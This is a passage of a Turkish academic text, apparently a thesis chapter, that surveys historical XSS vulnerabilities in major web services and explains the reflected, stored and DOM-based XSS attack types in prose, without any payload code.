
Şekil 2.15: Facebook'ta ortaya çıkan XSS zafiyeti, saldırganların kullanıcıların hesaplarını devralabilmesi riskini doğurdu. (Paganini, 2016)




Şekil 2.16: 2016 yılında Google Translate uygulamasında XSS zafiyeti tespit edildi. (Hackervis, 2016)




Şekil 2.17: 2016 yılında Instagram uygulamasında Depolanmış OAUTH XSS zafiyeti tespit edildi. (Yibelo, 2016)




Şekil 2.18: 2016 yılında Yahoo Mail web sayfasında XSS güvenlik açığı tespit edildi. (Pynnönen, 2016)




Şekil 2.19: 2018 yılında Drupal 7.x sürümünde gönderilen dosya adında Yansıtılmış XSS zafiyeti tespit edildi. (Knaddison, 2018)



Şekil 2.20: 2018 yılında birçok uygulama, Evernote WebClipper aracındaki Evrensel XSS açığından etkilendi. (Chester, 2018)



Şekil 2.21: 2019 yılında CyberArk Laboratuvarları, "Outlook For Android" uygulamasında XSS zafiyeti tespit etti. (Coppenhagen, 2019)



Şekil 2.22: 2019 yılında WordPress 5.0.3 sürümünde Depolanmış XSS zafiyeti tespit edildi. (Dinçel, 2019)


Tablo 2.3: Geçmişte yaşanan bazı XSS saldırı olayları ve kullanıcı etkileri

Web Sayfası / Web Uygulaması	Yıl	Saldırının uygulama kullanıcıları üzerindeki etkisi
YouTube	2010	Kaçak indirme (drive-by-download)
Orkut	2010	Kötü amaçlı grup oluşumu
Facebook	2010	XSS hatası, bilgisayar korsanlarının kötü niyetli yorum veya yayın göndererek kullanıcının hesabını ele geçirmesine izin verdi.
Amazon	2010	XSS zafiyeti, kullanıcı, kötü niyetli bağlantıyı tıklattığında saldırganın kullanıcı hesabı üzerinde kontrol sahibi olmak için oturum kimliklerini çalmasına izin verdi.
Hotmail	2011	Hotmail'deki bir güvenlik açığı, saldırganların kullanıcılarının çerezlerini çalarak oturumlarının kontrolünü ele geçirmesini sağlamıştır.
McAfee	2012	XSS güvenlik açığı, saldırganların kaçak indirme saldırı başlatmasına olanak tanımıştır.
eBay	2012	Saldırganlar, ürün listesine kötü amaçlı kod enjekte ederek kullanıcılara kasten yanlış bilgi verdi.
Internet Explorer	2013	Saldırganlar, oluşturulan özelliğe kötü amaçlı JavaScript kodu enjekte ederek IE8 ve daha yüksek sürümlerde kullanılan anti-XSS filtresini atlatabildi.
Yahoo Mail	2013	Saldırganlar, kullanıcıların hesabını ele geçirmek için DOM tabanlı XSS saldırısı kullandı.
RadEditor HTML düzenleyici	2014	Kullanıcı verilerinin uygunsuz şekilde temizlenmesi kişisel bilgilerin çalınmasına neden oldu ve sonrasında saldırgan, kaçak indirme saldırısı ile saldırıyı sürdürebildi.
İngiltere Parlamentosu Web Sitesi	2014	Yanlış bilgi verme
eBay	2014	Oltalama
PayPal	2015	E-ödeme hizmetlerinde bulunan Depolanmış XSS zafiyeti, saldırganların çeşitli saldırı türlerini başlatmak için kötü amaçlı kod eklemesine izin verdi.
WordPress	2015	Bilgi ifşası
Facebook	2015	Facebook'un içerik dağıtım ağında (CDN-Content Delivery Network) belirlenen XSS hatası, bilgisayar korsanlarının kullanıcıların Facebook hesaplarını ele geçirmesine olanak tanıdı.
NASA	2015	NASA bilimsel ve teknik bilgi (STI-scientific and technical information) sipariş formunda kullanıcıların yanlış bilgilendirilmesine neden olan XSS saldırı vektörleri tespit edildi.
Square API	2016	Saldırganlar, giriş kayıtları ve uygulama devralma sonuçları yoluyla kötü amaçlı kod enjekte edebildi.
eBay	2016	Bilgisayar korsanları, giriş sayfasında kullanıcı giriş bilgilerini çalmak, yani hesabın ele geçirilmesi için parazit kod kullandı.
Drupal	2016	Hesap ele geçirme
Cisco ASA VPN Portali	2016	XSS saldırısı, Cisco'nun VPN (Virtual Private Network-Sanal Özel Ağ) portalını etkiledi ve sonuç olarak kullanıcılarının kimlik bilgilerini çalmasına yol açtı.
Joomla	2017	Düşük yetkili hesaba sahip bir saldırganın yönetici yetkili bir kullanıcı hesabı oluşturmasına ve bir web kabuğu yüklemesine izin veren XSS zafiyeti tespit edildi.
Drupal	2018	Drupal CKEditor için kullanlan Geliştirilmiş Resim (image2) eklentisi XSS güvenlik açığına neden oldu, bu açık saldırganların saldırı için hazırlanmış bir IMG ögesi aracılığıyla uzaktan rastgele web betiği eklemesine izin verdi.
Evernote WebClipper	2018	WebClipper, kullanıcının bir web sayfasındaki video, görüntü vb. içerikleri ayıklayıp bir Evernote hesabına yükleyerek saklamasına izin veren bir tarayıcı eklentisidir. Bu araçtaki XSS zafiyeti kullanıcıların kritik bilgilerinin saldırganların eline geçmesine neden oldu.
Outlook For Android	2019	CyberArk Laboratuvarları tarafından, kuruluşlar için en popüler e-posta uygulamalarından bir olan Outlook for Android uygulamasında, bir saldırganın JavaScript kodunu e-posta iletileri yoluyla çalıştırmasına izin veren bir XSS güvenlik açığı keşfedildi.
WordPress	2019	WordPress 5.1.1 sürümü ve öncesinde tespit edilen XSS zafiyeti, '.php' dosyalarında rastgele değişikliklere izin veren yönetici erişimiyle sonuçlandı.

kodu Web uygulamasının meşru bir parçası olarak bilmeden yürütür. Sonuç olarak, saldırgan kurbanın sunucuya gelen tüm hassas bilgilerini çalmak da dahil olmak üzere bu saldırı ile birçok şeyi yapabilir. Burada, XSS saldırılarının yalnızca Web uygulaması bilgi girişlerini doğrulamadığı veya yetersiz şekilde doğruladığı durumlarda başarıya ulaşacağını belirtmek önemlidir. Web uygulaması tarafında bu sonuç, geçersiz ham girdi kullanılarak elde edilir.

Bir XSS saldırısı, ActiveX, HTML, Flash veya JavaScript'ten yararlanabilir. En çok

kullanılan, JavaScript'tir. İstatistiklere göre, tüm dünyada Web sitelerinin %95'i JavaScript kullanmaktadır (W3Techs, 2019). Kötü amaçlı bir JavaScript kod parçası, Aynı Menşe Politikası'nı (SOP: Same Origin Policy) istismar etmektedir. Bir Web sitesindeki herhangi bir içerik, kaynak siteye hangi izinlerle erişim izni verildiyse, sistemin kaynaklarına erişim için aynı seviyede izne sahip olabilir. İstemcinin tarayıcısı, aynı Web sitesinden yayınlanan meşru ve kötü niyetli içerikler arasında ayrım yapamadığından, saldırgan kötü niyetine ulaşmış olur. XSS saldırıları, türüne bağlı olarak farklı şekillerde gerçekleştirilebilir. Bu farklı tipler aşağıda kısaca açıklanmıştır.




Şekil 2.23: XSS Saldırılarının Taksonomisi (Cao *ve diğ.*, 2012)

2.2.1.1. Yansıtılmış (Reflected) XSS

Bu XSS türü ayrıca, kalıcı olmayan (Non-Persistent) XSS saldırısı veya Tip-I XSS saldırısı olarak da bilinir. Yansıtılmış XSS, kullanıcı giriş verileri, bir talep içinde web sitesine gönderildiğinde ve web sitesi, gönderilen verilerin güvenli olduğundan emin olmadan, hemen tarayıcıya veriyi içeren yanıtı geri döndürdüğünde oluşur.

Yansıtılmış XSS saldırıları, arama alanlarına veri girilerek, bir hata mesajı oluşturularak veya sunucu cevabının istemciden gelen verileri kullandığı başka yollarla gerçekleştirilir. Saldırgan akıllıca bir senaryo içeren kötü amaçlı bir HTML bağlantısı oluşturur ve kurbanın bu linke tıklamasını sağlar. Kaçınılmaz olarak, kurbanın sunucuya giden isteğinin bir parçası da kötü amaçlı koddur. Sunucudan gelen yanıt, kötü amaçlı kod parçacığını dahil eder (örn.;

geri yansıtarak) ve kurbanın web tarayıcısı bunu farkında olmaksızın çalıştırır. Bu nedenle, kullanıcı girişi, herhangi bir temizlik veya etkisizleştirme yapılmadan doğrudan uygulama tarafından oluşturulan çıktının bir parçası durumundaysa, XSS güvenlik açığı bulunduğu söylenebilir. Yansıtılmış XSS saldırı modeli, **Şekil 2.24**'te gösterilmiştir. Yansıtılmış XSS saldırısında, kötücül kod, Depolanmış XSS saldırısında olduğu gibi web sitesinde saklanmaz.




Şekil 2.24: Yansıtılmış XSS Saldırı Modeli

2.2.1.2. Depolanmış (Stored) XSS

Genellikle Kalıcı veya Tip-II XSS saldırısı olarak da adlandırılır. Depolanmış XSS, enjekte edilen kötücül komut parçası, web sitesinin halka açık bir alanında depolandığında ve herkes tarafından web sayfası üzerinden erişilebilir olduğunda gerçekleşir. Depolanmış XSS saldırılarına duyarlı tipik yerler, yorum bölümleri, mesaj panosu yayınları veya sohbet odalarıdır. Giriş verileri bu yerlerde saklandığından, giriş verileri enjekte edilmiş bir kötücül komut parçası, meşru sayfanın yüklenmesinden sonra, sayfa zafiyete açıksa, enjekte edilen zararlı betik de çalıştırılabilir. Bir kullanıcı bu yerlerden birini ziyaret ettiğinde, tarayıcı verileri geri alır ve ardından tarayıcının meşru içeriğinde Depolanmış XSS saldırısını da yürütür. Depolanmış XSS saldırı modeli, **Şekil 2.25**'te gösterilmiştir.

Depolanmış XSS saldırılarına duyarlı diğer yerler, bir ziyaretçi günlüğü veya web sitesinin kullanıcı erişim/kullanım bilgilerini tutan günlükler gibi yalnızca yöneticilerin erişebileceği web sitesi yönetim alanlarını da içerebilir. Kötücül Javascript kodunu, REFERER veya USER-AGENT gibi HTTP başlıklarına da enjekte etmek mümkündür (MITRE CAPEC, 2019). Bu başlıklardan gelen verilerin bazılarının günlüklerde görünmesi veya sıradan kullanıcı içeriklerinde yer alması pek mümkün olmadığından, buradaki XSS saldırısı bir yöneticinin tarayıcısının meşru içerikle birlikte kötücül kodu yürütmesiyle birlikte başarıya ulaşacaktır; bu durum sıradan bir kurbanın hassas verilerini ele geçirmekten öte tüm web uygulaması genelinde kullanılabilecek çok daha hassas verilerin ele geçirilmesi anlamına gelebilir. Bu tür bir XSS saldırısına karşı istemci tarafında korunmak çok zordur, çünkü istemci için bir web sitesinden gelen JavaScript kodunun meşru olup olmadığını veya bir saldırgan tarafından enjekte edilen kötü niyetli bir kod olup olmadığını belirlemek için hiçbir yol yoktur. İstemcinin bakış açısından, bir web sitesinden gelen tüm JavaScript kodları meşrudur ve buna göre gerektiği gibi yorumlanmalıdır. Depolanmış XSS saldırına maruz kalmamak için yapılabileceklerin başında, kullanıcıların girdikleri veriyi veri tabanına kaydetmeden önce uygun rutinlerin uygulanması gelmektedir.




Şekil 2.25: Depolanmış XSS Saldırı Modeli

2.2.1.3. DOM Tabanlı XSS

DOM (Doküman Nesne Modeli) tabanlı XSS saldırısına ayrıca yaygın olarak Tip-0 XSS saldırısı da denir. Bir web sitesi, istemciye gönderdiği yanıtta, herhangi bir giriş kaynağından aldığı girdiyi (URL gibi) doğrudan kullanan bazı JavaScript kodları içeriyorsa, bir DOM tabanlı XSS saldırısı mümkün olabilir. Bu XSS türü, aslında saldırı komut dosyası web sunucusuna gönderilmeden bile, URL'deki özel bir HTML karakteri olan parça tanımlayıcı, "#" kullanılarak gerçekleştirilebilir. Parça tanımlayıcısı kullanıldığında, bu karakter arkasındaki hiçbir şey isteğin bir parçası olmaz. Bu ise, parça tanımlayıcısından (#) sonraki içeriğin, yanıtta istemci tarafındaki kod tarafından kullanıldığında, kullanıcının bazı verileri girmesinden zararlı kodun tarayıcıda çalıştırılmasına kadar kötü amaçlı kodun isteğin bir parçası veya web sitesinin yanıtı değil ama web sayfasının DOM'unun bir parçası olduğu anlamına gelmektedir. DOM Tabanlı XSS, en az rastlanan ancak aynı zamanda bulmak ve korunmak en zor olan XSS saldırısı türüdür. Bu saldırı türü, yalnızca JavaScript kodunu kullanarak istemci tarafındaki kusurlara dayandığından, sunucu tarafı filtreleme bu saldırıyı algılayamaz, bu da web uygulamalarında istemci tarafında da korumanın olması için iyi bir nedendir. Bu kategorideki saldırılar, diğerlerinden önemli ölçüde farklıdır, çünkü esasen istemcinin tarayıcısının betik yorumlayıcısındaki bazı güvenlik açıkları nedeniyle bu tür XSS saldırıları gerçekleşebilir, diğer iki tür saldırı ise sunucu taraflı güvenlik açıklarından kaynaklanmaktadır. İstemcinin tarayıcısındaki Web sayfasının DOM yapısı değiştirilir. Saldırganın kötü niyetli komut dosyasını çalıştırmada başarılı olmasının nedeni budur. Saldırganın hazırladığı kötü niyetli kod parçacığının (payload), diğer iki saldırı türünde olduğu gibi yanıtta bulunamayacağına dikkat etmek gerekir. Kötü niyetli yük, ancak DOM yapısını inceleyerek veya Web sayfası yüklendiğinde, yani çalışma zamanında bulunabilir. DOM tabanlı XSS saldırı modeli, **Şekil 2.26**'da gösterildiği gibidir.

Acunetix (2019) Web Uygulama Zafiyetleri Raporu için toplanan ve analiz edilen veriler, Acunetix Online[2] ve Acunetix'in bulut tabanlı web uygulama ve çevresel ağ güvenliği tarayıcı hizmetinden (SaaS) gelen otomatik web uygulaması zafiyet taramalarından elde edilmiştir. Bu veriler 12 aylık bir süre boyunca, rastgele seçilen 10.000 tarama hedefi üzerinden toplanmıştır. Bu rapora göre, şaşırtıcı bir biçimde örneklerin %32'si, bir veya daha fazla Siteler Arası Betik Çalıştırma zafiyetine karşı savunmasızdı. Sosyal mühendislik

[2] https://www.acunetix.com/online-vulnerability-scanner/



Şekil 2.26: DOM Tabanlı XSS Saldırı Modeli

